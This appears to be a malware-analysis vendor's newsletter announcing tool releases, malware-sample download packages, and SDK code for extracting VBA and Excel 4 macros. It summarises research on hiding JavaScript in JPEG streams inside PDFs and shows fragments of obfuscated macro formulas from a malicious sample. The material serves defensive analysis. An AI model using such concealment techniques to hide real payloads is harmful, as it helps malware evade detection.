Cerbero Journal

*"Ars longa, vita brevis" – **Hippocrates***


ISSUE NR. 2 | CERBERO LABS | *JANUARY 16, 2023*

In this issue of our journal we'll be discussing the release of Cerbero Suite 6 and Cerbero Engine 3, which we released back in September, new cloud intelligence packages on Cerbero Store and important improvements to our support for PDF documents.

The new major version of Cerbero Suite came with many internal improvements such as better search dialogs, which now all support regular expressions and include wrap around search. More importantly, we included some improvements which will be pivotal to the creation of new features during the 6.x series.

In August we released the 'Sample Downloader' package, a great little package for all types of licenses to download malware samples from various intelligence providers which complements the commercial 'AbuseCH Intelligence' package.

PDF IMPROVEMENTS



Malicious payloads can be hidden inside JPEG and JPEG2000 streams in PDF documents. We know what you're thinking: "Isn't JPEG a lossy format?". True, but there's a way around that. [read more]

Our PDF support has been featuring the capability to decode JBIG2 streams for many years.


JBIG2 is an imperative file format which has been demonstrated to be Turing complete. In fact, one of the most sophisticated exploits has been created exploiting a JBIG2 library in iOS. The exploit mentioned in the article creates over 70,000 segments to create a small virtual machine in logical operations defined by JBIG2.

In a recent release we made our already hardened JBIG2 decoding support even more secure by relegating it to a different process and constraining it to a time threshold.

The 6.1 release of Cerbero Suite and the 3.1 release of Cerbero Engine featured a completely rewritten JBIG2 library. Not only is it faster than the older library, but has also constraints on allocation and processing time by default. Therefore, the library now runs in the same process again, while also being more secure and faster.


MALWAREBAZAAR

We have renamed our 'MalwareBazaar Intelligence' commercial package and greatly extended its functionality. In the first version of the package, it was possible to inspect MalwareBazaar intelligence about a specific sample from the report view in the analysis workspace.



Now it is possible to search malware samples in the MalwareBazaar database directly from the UI of Cerbero Suite.

Searches can be performed using all supported parameters and also include recently uploaded samples. [read more]



SAMPLE DOWNLOADER

A simple extension that can download malware samples by their hash. The package supports various intelligence services from which to retrieve malware samples and is available to all licenses of Cerbero Suite Advanced. [read more]

SDK DOCUMENTATION

We keep on documenting our SDK. Recently we have documented the CFBF module which contains the API for parsing legagy Office documents (e.g., DOC, XLS, PTT). [read more]

CERBERO SUITE VS CTFS

We test our products on the field. How seriously? Very. [read more]

CERBERO STORE

One of the major features introduced in the previous series of Cerbero Suite and Cerbero Engine is Cerbero Store: a simple way to install and update packages.

Chief among the reasons we had to create Cerbero Store was the necessity to release faster updates. It is extremely efficient to update a specific part rather than the whole application and it prevents users being forced to update when they're not interested in a particular functionality.


Additionally, our software runs on multiple platforms. Which means that each update requires us to create multiple software packages. This problem is solved by Cerbero Store, since all platforms share the same package code.

Over the course of the previous year, we have released multiple packages on Cerbero Store: 'API Solver', 'Microsoft Authenticode', 'String Decrypter' and 'UPX Unpacker'. Just to name a few.

The most recent packages we released are 'Sample Downloader', a great little utility available to all types of licenses of Cerbero Suite Advanced to download malware samples from various intelligence providers, and the commercial 'AbuseCH Intelligence', which offers extensive integration of MalwareBazaar intelligence in Cerbero Suite.

This year we'll be releasing even more packages on Cerbero Store than we did the previous year. Moreover, soon we'll release a major commercial package for Cerbero Suite Advanced and existing commercial license holders will get early access.

INDEX




COMMERCIAL-ONLY PACKAGES

Personal license holders of Cerbero Suite have access to many packages on Cerbero Store. However, we reserve some packages such as the 'AbuseCH Intelligence' package to commercial licenses. We try to limit the number of packages reserved to commercial licenses to those which we think fulfill a commercial activity. Additionally, some packages may be available to Cerbero Suite Advanced and not to Cerbero Suite Standard, in case they rely on features not available to the latter.

ABUSECH INTELLIGENCE PACKAGE

We have renamed our 'MalwareBazaar Intelligence' commercial package and greatly extended its functionality.

You can check out the video presentation to quickly learn about its features.



WHAT IS ABUSE.CH AND MALWAREBAZAAR?

abuse.ch is a platform which provides community driven threat cyber intelligence. It hosts a number of services among which most prominently stands MalwareBazaar. MalwareBazaar is an open malware database which includes threat intelligence and a rich 3rd-party API.

WHY DID WE RENAME THE PACKAGE?


We wanted to leave open the possibility to integrate additional services hosted on abuse.ch in our plugin in the future.

HOW DID WE IMPROVE THE PACKAGE?


In the first version of the package, it was possible to inspect MalwareBazaar intelligence about a specific sample from the report view in the analysis workspace.

Now it is possible to search malware samples in the MalwareBazaar database directly from the UI of Cerbero Suite.

Searches can be performed using all supported parameters and also include recently uploaded samples.




Malware samples can be downloaded and analyzed right away, without ever leaving the Cerbero Suite user interface.




. . . continued from page 3.


When you open a file in the analysis workspace, the complete MalwareBazaar intelligence can be accessed directly from the report.




Highlighted entries in the report can be activated to continue searching for additional malware samples.



The discovered malware samples can be batch-downloaded and are automatically added to the current project.



You can also perform custom searches on MalwareBazaar using the relevant action.



And, of course, all analyzed files are saved inside the current project.

DOES YOUR ORGANIZATION PROVIDE ONLINE INTELLIGENCE?

If you think your organization could be interested in an integration between its online intelligence services and Cerbero Suite, you can contact us for more information.


We offer various deployment methods for our installable packages: a package integrating the online services of your organization can be deployed in a flexible way through Cerbero Store or it can be deployed using the infrastructure of your organization.

BLITZ MALWARE ANALYSIS

Do you get easily bored and distracted by trying to follow long malware analysis videos? Then perhaps we have a solution for you!

In a not-to-be-taken-too-seriously effort to showcase the manual analysis capabilities of Cerbero Suite, we have created a series of videos where we analyze malware samples in 3 minutes or less.


In this case, we extracted the payload from a malicious Microsoft Excel malware sample in 37 seconds. You can watch the video on YouTube!



SAMPLE DOWNLOADER PACKAGE

Contrary to the 'AbuseCH Intelligence' package, the 'Sample Downloader' package is available to all license of Cerbero Suite Advanced.


You can check out the video presentation for a quick introduction.




The API keys for the supported intelligence providers can be configured from the settings page.

While this is a simple extension, we consider it extremely useful, as it allows downloading malware samples by their hash. The package tries to download the requested samples from various supported intelligence services.

Installing the 'Sample Downloader' package from Cerbero Store takes only a few clicks. Once installed, you can go to the settings and enter your API keys for the supported intelligence services.



To download one or multiple malware samples, just enter their hash.




Sample Downloader will try to download the malware samples from all supported intelligence services.

Once the samples have been downloaded, you can directly inspect them in Cerbero Suite. Additional samples can be downloaded within the analysis workspace using one of the actions added by the package.

PDF MALWARE HIDDEN IN IMAGES

In Cerbero Suite 6.1 and Cerbero Engine 3.1 we added support for decoding JPEG (/DCTDecode) and JPEG2000 (/JPXDecode) images in PDF documents. The reason for this is that it is possible to encode malicious data using these filters. This was demonstrated by Dénes Olivér Óvári in his 2015 research where a grayscale JPEG was used to encode a JavaScript script.

We want to thank Dénes for his research and for providing us with his proof of concept. We could confirm that indeed the technique still works using the latest Acrobat Reader.



The proof of concept PDF provided to us by Dénes Olivér Óvári displays a JavaScript alert.

ISN'T THE COMPRESSION IN JPEG IMAGES LOSSY?

It depends. Using a high quality factor (q_f) for the compression it would be possible to store raw data losslessly.

From Dénes's article:

"At high q_f settings, with floating-point precision DCT calculation, it would be possible to store and retrieve raw RGB data losslessly, using software like GIMP, for example. However, JPEG implementations differ – quantization tables and certain stages of decompression are entirely up to the developer, therefore the output might be different when the stream is decompressed with another library.


In the most popular PDF reader application, Acrobat Reader, we can see that Adobe's JPEG implementation could alter some samples in the LSB +/- 1 range. This is completely reasonable for image reproduction and conforms to the JPEG specification, while making the misuse of DCTDecode to store arbitrary data also impossible at first sight."

Using the grayscale mode avoids having to deal with color space conversion:

"If these calculations are computed with finite precision, rounding errors could occur, causing information loss – certain RGB values are impossible to represent in the output. Since at high q_f settings, the quantization tables contain only 1s, it could be assumed that actually all of the information loss was due to this conversion.

This assumption can be verified because JPEG has a separate greyscale mode. Omitting any colour space conversion, using only the luminance layer, every 24 bits of incoming data represent only a single pixel of the image."

Here is Cerbero Suite correctly decoding the JavaScript in Dénes's proof of concept.



DOES MALWARE USE THIS TECHNIQUE?

While we haven't yet observed this technique used by malware, we recently came across a malicious PDF which encodes JavaScript using PNG predictor encoding: SHA-256: DA16AC8F2DB3053C35239FA4EB2F0F61FBB1F9C8BB9D32836F8D6AE7D49AF090 - object 49

CFBF DOCUMENTATION

We have documented our CFBF module which contains the API for parsing legacy Office documents (e.g. DOC, XLS, PPT). Here we present two useful code snippets.

VBA EXTRACTION

The following code example shows how to extract VBA code from a CFBF document.

```
from Pro.Core import *
from Pro.CFBF import *

def extractVBAVisitor(obj, ud, dir_id,
    ↪ children):
    name = obj.DirectoryName(dir_id)
    if name == "VBA" and obj.
        ↪ FlagsIsStorage(children.at(0)):
        # extract VBA
        vbacode = obj.ExtractVBAProject(
            ↪ obj.GetDirectoryTree(),
            ↪ dir_id)
        if vbacode != None:
            print(vbacode)
    return 0

def extractVBA(fname):
    c = createContainerFromFile(fname)
    if c.isNull():
        return
    cfb = CFBObject()
    if not cfb.Load(c):
        return
    dirs = cfb.BuildDirectoryTree()
    cfb.SetDirectoryTree(dirs)
    cfb.VisitDirectories(dirs,
        ↪ extractVBAVisitor, None)
```

XLS MACRO DECOMPILING

While it's possible to use the low-level ExcelMacroDecompiler.decompile() method to decompile macros, it's preferable to create a Pro.SiliconSpreadsheet.SiliconSpreadsheetWorkspace and iterate through its cells.

There are multiple advantages in doing so:

1. Pro.SiliconSpreadsheet.SiliconSpreadsheetWorkspace is used by all types of Microsoft Excel formats, including XLSB and XLSM. Therefore, the code can be easily generalized.
2. Pro.SiliconSpreadsheet offers a more intuitive and complete API.
3. Pro.SiliconSpreadsheet offers an API to emulate macros if needed.
4. The contents of a Pro.SiliconSpreadsheet.SiliconSpreadsheetWorkspace instance can be easily manipulated.

The following code examples demonstrates how to convert an XLS document into a Pro.SiliconSpreadsheet.SiliconSpreadsheetWorkspace instance and then iterates through its cells, printing out the ones that contain a macro.

```
from Pro.Core import *
from Pro.CFBF import *
from Pro.SiliconSpreadsheet import *

def extractMacros(fname):
    c = createContainerFromFile(fname)
    if c.isNull():
        return
    cfb = CFBObject()
    if not cfb.Load(c):
        return
    dirs = cfb.BuildDirectoryTree()
    cfb.SetDirectoryTree(dirs)
    for name in ("Workbook", "Book"):
        wbs = cfb.DirectoryFromName(dirs,
            ↪ 0, name)
        if wbs.IsValid():
            break
    if wbs.IsNull():
        return
    wbstream = cfb.Stream(wbs)
    if wbstream.isNull():
        return
    parser = CFBXlsParser(wbstream)
    book = CFBXlsBook()
    if not book.Load(parser):
        return
    ws = SiliconSpreadsheetWorkspace()
    if not parser.
        ↪ createSiliconSpreadsheetWorkspace
        ↪ (book, ws):
        return
    # iterate through sheets
    sheets = ws.getSheets()
    it = sheets.iterator()
    while it.hasNext():
        sheet = it.next()
        print(sheet.getName())
        # iterate through cells
        cell_it = sheet.cellIterator()
        while cell_it.hasNext():
            cell = cell_it.next()
            # skip cells without a
                ↪ formula
            if not cell.cell.formula:
                continue
            cell.index.sheet = "" # don't
                ↪ print the sheet name
                ↪ in the cell name
            print("    cell:",
                ↪ SiliconSpreadsheetUtil.
                ↪ cellName(cell.index), "
                ↪ formula:", cell.cell.
                ↪ formula)
```

An example output of the code:

```
BvkFvmzLtsgS
    cell: HS1581 formula: CHAR($HS$1883
        ↪ -949)
    cell: HZ1595 formula: RUN($BJ$408)
    cell: HS1582 formula: RUN($FN$624)
    cell: CK1884 formula: RUN($EP$402)
    [...]
```

ENGINE INTERMEZZO

In case you're not yet familiar with Cerbero Engine, here is a quick introduction. You can read more on our web-page.

WHAT IS CERBERO ENGINE?

Cerbero Engine is our solution for enterprise projects such as cloud or in-house services. It offers the same SDK as Cerbero Suite Advanced and has already been used to analyze billions of files.

WHAT CAN IT DO?

Our SDK is extensive and features support for dozens of file formats, scanning, disassembly, decompiling, emulation, signature matching, file carving, decompression, decryption and much more.

We make sure Cerbero Engine keeps up with the latest threats and challenges presented by file formats which are difficult to analyze. We offer state-of-the-art support for various file types such as Adobe PDF and Microsoft Office.

HOW SECURE IS IT?

Cerbero Engine has been designed taking into account any type of security issue when analyzing malicious files: buffer overflows, integer overflows, infinite loops, infinite recursion, decompression bombs, denial-of-service etc.

WHAT PLATFORMS DOES IT SUPPORT?

Just like Cerbero Suite, Cerbero Engine is cross-platform. Currently we offer it for both Windows (x86, x64) and Linux (x64). It is also compatible with older version of Windows and Linux.

CAN IT BE EMBEDDED?

Cerbero Engine is deployed as an embeddable module: a Dynamic-Link Library (DLL) on Windows and a Shared Library on Linux. The engine can be loaded from both C/C++ and Python 3.

Loading the engine from Python is extremely simple.

```python
from ProEngine import *

# initialize the engine
proEngineInit()

# from here on the SDK can be accessed
from Pro.Core import *
# ...

# finalize the engine before exiting
proEngineFinal()
```

Loading the engine from C/C++ is also very simple: it only requires including the 'ProEngine' header and specifying the location of the engine on disk.

```cpp
#define PRO_ENGINE_INIT
#include "ProEngine.h"

int main()
{
    // initialize the engine
    if (!proEngineInit("/path/to/the/
        ↪ engine", ProEngine_InitPython))
        return -1;

    // from here on the SDK can be
        ↪ accessed

    // finalize the engine before exiting
    proEngineFinal();
    return 0;
}
```

IS IT FAST?

While our SDK is in Python, our engine is written in C++ and is both multi-thread and multi-process. This design decision guarantees maximum speed, while also giving you the capability to write cross-platform code that is compatible across both Cerbero Engine and Cerbero Suite.

Since the SDK is in Python, you don't need to worry about rebuilding your project when the engine is updated. Moreover, we take great care not to introduce breaking changes to the SDK: we don't want you to worry that an update could cause your code to stop working!

HOW DO YOU LICENSE IT?

We license Cerbero Engine on a per-case basis. The licensing depends upon the scope of the project. If you are interested in a quotation, please contact us.

Purchasing a license of Cerbero Engine comes with discounted lab licenses of Cerbero Suite. By using Cerbero Suite, your engineers can interactively debug parsing issues, analyze edge cases, use our Python editor for development and create graphical applications that work in conjunction with the Cerbero Engine.

